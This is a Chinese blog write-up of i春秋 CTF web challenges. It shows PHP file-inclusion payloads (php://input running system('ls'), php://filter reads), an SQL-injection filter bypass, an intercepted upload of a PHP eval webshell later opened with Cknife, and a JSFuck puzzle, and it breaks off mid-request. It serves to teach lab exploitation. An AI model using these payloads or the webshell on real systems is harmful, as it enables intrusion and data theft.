I春秋CTF训练营web题解（一）

原创

Super_Yiang 于 2018-09-04 22:42:04 发布 4965 收藏 11

文章标签： ichunqiu i春秋 web ctf


本文链接：https://blog.csdn.net/Super_Yiang/article/details/82391768

I春秋CTF训练营web题解（一）

（1）include

==hint：没错！就是文件包含漏洞.==

点开链接，发现




```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
        include($_REQUEST['path']);
}else{
        include('phpinfo.php');
}
```

PHP Version 5.6.29


System	Linux a6270ccd2a6b 3.10.0-327.36.3.el7.x86_64 #1 SMP Mon Oct 24 16:09:20 UTC 2016 x86_64
Build Date	Dec 13 2016 00:04:38
Configure Command	/home/buildozer/aports/main/php5/src/php-5.6.29/configure '--build=x86_64-alpine-linux-musl' '--host=x86_64-alpine-linux-musl' '--prefix=/usr' '--sysconfdir=/etc/php5' '--localstatedir=/var' '--with-layout=GNU' '--with-config-file-path=/etc/php5' '--with-config-file-scan-dir=/etc/php5/conf.d' '--enable-inline-optimization' '--disable-debug' '--disable-rpath' '--disable-static' '--enable-shared' '--mandir=/usr/share/man' '--with-pic' '--disable-cli' '--with-apxs2' '--enable-bcmath=shared' '--with-bz2=shared' '--enable-calendar=shared' '--with-cdb' '--enable-ctype=shared' '--with-curl=shared' '--enable-dba=shared' '--with-db4=shared' '--enable-dom=shared' '--with-enchant=shared' '--enable-exif=shared' '--with-freetype-dir=shared,/usr' '--enable-ftp=shared' '--with-gd=shared' '--enable-gd-native-ttf' '--with-gdbm=shared' '--with-gettext=shared' '--with-gmp=shared' '--with-iconv=shared' '--with-icu-dir=/usr' '--with-imap=shared' '--with-imap-ssl=shared' '--enable-intl=shared' '--with-jpeg-dir=shared,/usr' '--enable-json=shared' '--with-ldap=shared' '--enable-libxml=shared' '--enable-mbregex' '--enable-mbstring=all' '--with-mcrypt=shared' '--with-mysql=shared,mysqlnd' '--with-mysql-sock=/var/run/mysqld/mysqld.sock' '--with-mysqli=shared,mysqlnd' '--with-openssl=shared' '--with-pcre-regex=/usr' '--enable-pcntl=shared' '--enable-pdo=shared' '--with-pdo-mysql=shared,mysqlnd' '--

通过源码可知可以提交一个path的变量，通过ctrl+f搜索allow_url_include，发现是打开状态：



Directive	Local Value	Master Value
allow_url_fopen	Off	Off
allow_url_include	On	On
always_populate_raw_post_data	0	0
arg_separator.input	&	&

所以打开火狐浏览器，用hackbar工具输入：




```
http://947f14c741ca48c59e
adba4fcc200715fc95fc947dd
644a2.game.ichunqiu.com
/?path=php://input
```

☑ Enable Post data

```
<?php echo system('ls')?>
```


```
}

}
```

发现存在疑似含有flag的文件



```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
        include($_REQUEST['path']);
}else{
        include('phpinfo.php');
}
dle345aae.php index.php phpinfo.php phpinfo.php
```


接着使用php://filter协议查看曝露出来的文件的内容，因为PHP文件是在不能直接显示的，所以使用了base64编码显示



```
47dd644a2.game.ichunqiu
.com/?path=php://filter
/read=convert.base64-
encode
/resource=dle345aae.php
```

□ Enable Post data

然后解码就可以得到flag了




```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
        include($_REQUEST['path']);
}else{
        include('phpinfo.php');
}
PD9waHAgCiRmbGFnPSJmbGFne2IzMDhjMmY4LWM1MjctNGFjNC05ZjU0LTVhNzRmMGRhNmIwMH0iOwo=
```

（2）SQL

==hint：出题人就告诉你这个是个注入，有种别走！==


创建链接点进去，然后查看源码



```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />


<!--SELECT * FROM info  WHERE id=1--><br />flag{在数据库中}<br /><br />
```

很明显知道用sql注入，用火狐hackbar进行手动注入，先爆字段


```
http://4416038693a84c979b378d558565548a72402f0bf1e44e3d.game.ichunqiu.com/index.php?id=1 order by 4
```



```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
inj code!
```

说明存在过滤，试试/**/，关键词大写，不行，然后尝试<>发现可以

```
http://4416038693a84c979b378d558565548a72402f0bf1e44e3d.game.ichunqiu.com/index.php?id=1 ord<>er by 4
```




```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />


<!--SELECT * FROM info  WHERE id=1 order by 4--><br />
```

没出现结果，所以接下来继续爆字段,4不对就二分法换2，然后发现还是没结果，换3有了

```
http://4416038693a84c979b378d558565548a72402f0bf1e44e3d.game.ichunqiu.com/index.php?id=1 ord<>er by 2
```


```
http://4416038693a84c979b378d558565548a72402f0bf1e44e3d.game.ichunqiu.com/index.php?id=1 ord<>er by 3
```



```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />


<!--SELECT * FROM info  WHERE id=1 order by 3--><br />flag{在数据库中}<br /><br />
```

然后输入

```
http://4416038693a84c979b378d558565548a72402f0bf1e44e3d.game.ichunqiu.com/index.php?id=1 union se<>lect
```



flag{在数据库中}

2

说明第二个字段可以显示，那么接下来就是爆数据库名，表名，列名:

①爆数据库名

```
http://4416038693a84c979b378d558565548a72402f0bf1e44e3d.game.ichunqiu.com/index.php?id=1 union se<>lect
```

②爆表名

```
http://4416038693a84c979b378d558565548a72402f0bf1e44e3d.game.ichunqiu.com/index.php?id=1 union se<>lect
```

③爆列名

```
http://4416038693a84c979b378d558565548a72402f0bf1e44e3d.game.ichunqiu.com/index.php?id=1 union se<>lect
```

发现疑似存在flag的列


```
http://4416038693a84c979b378d558565548a72402f0bf1e44e3d.game.ichunqiu.com/index.php?id=1 union se<>lect
```

flag就出来了。

（3）Do you know upload

==hint：加油吧，少年。==


创建链接，点开



很明显文件上传，试着上传已经写好的PHP一句话木马


```
<?php eval($_POST['a']);?>
```

然后改为jpg格式上传抓包，并改为php后缀就可以成功上传。



```
POST / HTTP/1.1
Host: 35d6f08fafab4487868d45225e8ce1dd6560fed6630e463f.game.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://35d6f08fafab4487868d45225e8ce1dd6560fed6630e463f.game.ichunqiu.com/
Content-Type: multipart/form-data; boundary=---------------------------41184676334
Content-Length: 403
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------41184676334
Content-Disposition: form-data; name="dir"

/uploads/
-----------------------------41184676334
Content-Disposition: form-data; name="file"; filename="1.php"
Content-Type: image/jpeg

<?php eval($_POST['a']);?>
-----------------------------41184676334
Content-Disposition: form-data; name="submit"

Submit
-----------------------------41184676334--
```

因为我之前已经成功上传过了1.php文件，显示已存在，如果是第一次上传就会显示路径：upload/1.php




图片上传

Filename: 浏览... 未选择文件。
Submit

Upload: 1.php
Type: image/jpeg
Size: 0.025390625 Kb
1.php already exists.


然后就是菜刀连接，打开



Cknife 1.0 Release
列表
35d6f08fafab4487868d45225e8ce1dd6560fed6630e463f.game.ichunqiu.com
/var/www/html/
读取
/
var
www
html
upload
完成

文件	时间	大小	属性
upload	2018-09-03 05:07:19	18	0755
config.php	2017-10-16 15:44:40	281	0644
ctf.sql	1970-01-01 00:00:00		0
index.php	2017-10-16 15:44:40	1722	0644

发现config.php和ctf.sql，flag应该存在数据库中，点开config.php可以看到数据库的信息




```
<?php
error_reporting(0);
session_start();
$servername = "localhost";
$username = "ctf";
$password = "ctfctfctf";
$database = "ctf";

// 创建连接
$conn = mysql_connect($servername,$username,$password) or die(" connect to mysql error");
mysql_select_db($database);
?>
```

然后用菜刀编写shell连接到数据库查看flag。


（4）broken

==hint：you got a file,but…==

点开链接，发现file是个超链接，点进去



一看jother编码，放进浏览器控制台，发现末尾少了一个]，加上后出现错误




```
▸Uncaught TypeError: [(((![]) + [])[(+[])] + ([(![])] + [][[]])   VM409:1
[((+(!(+[]))) + [(+[])])] + ((![]) + [])[((!(+[])) + (!(+[])))] + ((!(!
[])) + [])[(+[])] + ((!(![])) + [])[((!(+[])) + (!(+[])) + (!(+[])))] +
((!(![])) + [])[(+(!(+[])))]][(([][(((![]) + [])[(+[])] + ([(![])] + []
[[]])[((+(!(+[]))) + [(+[])])] + ((![]) + [])[((!(+[])) + (!(+[])))] + ((!
(![])) + [])[(+[])] + ((!(![])) + [])[((!(+[])) + (!(+[])) + (!(+[])))] +
((!(![])) + [])[(+(!(+[])))])] + [])[((!(+[])) + (!(+[])) + (!(+[])))] +
((!(![])) + [][(((![]) + [])[(+[])] + ([(![])] + [][[]])[((+(!(+[]))) +
[(+[])])] + ((![]) + [])[((!(+[])) + (!(+[])))] + ((!(![])) + [])[(+[])] +
((!(![])) + [])[((!(+[])) + (!(+[])) + (!(+[])))] + ((!(![])) + [])[(+(!(+
[]))))])])[((+(!(+[]))) + [(+[])])] + ([][[]] + [])[(+(!(+[])))] + ((![]) +
[])[((!(+[])) + (!(+[])) + (!(+[])))] + ((!(![])) + [])[(+[])] + ((!(![]))
+ [])[(+(!(+[])))] + ([][[]] + [])[(+[])] + ([][(((![]) + [])[(+[])] +
([(![])] + [][[]])[((+(!(+[]))) + [(+[])])] + ((![]) + [])[((!(+[])) + (!
(+[])))] + ((!(![])) + [])[(+[])] + ((!(![])) + [])[((!(+[])) + (!(+[])) +
(!(+[])))] + ((!(![])) + [])[(+(!(+[])))])] + [])[((!(+[])) + (!(+[])) +
(!(+[])))] + ((!(![])) + [])[(+[])] + ((!(![])) + [][(((![]) + [])[(+[])]
+ ([(![])] + [][[]])[((+(!(+[]))) + [(+[])])] + ((![]) + [])[((!(+[])) +
(!(+[])))] + ((!(![])) + [])[(+[])] + ((!(![])) + [])[((!(+[])) + (!(+[]))
+ (!(+[])))] + ((!(![])) + [])[(+(!(+[])))])])[((+(!(+[]))) + [(+[])])] +
((!(![])) + [])[(+(!(+[])))])](...) is not a function
    at <anonymous>:1:95483
```

于是删除最后面的()，再次输入得到[Array(1)]，打开就可以看到flag了。

（5）who are you?


==hint：我是谁，我在哪，我要做什么？==

点开链接进去，显示




Sorry. You have no permissions.

然后抓包发现cookie参数有问题




```
GET / HTTP/1.1
Host: 106.75.72.168:2222
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
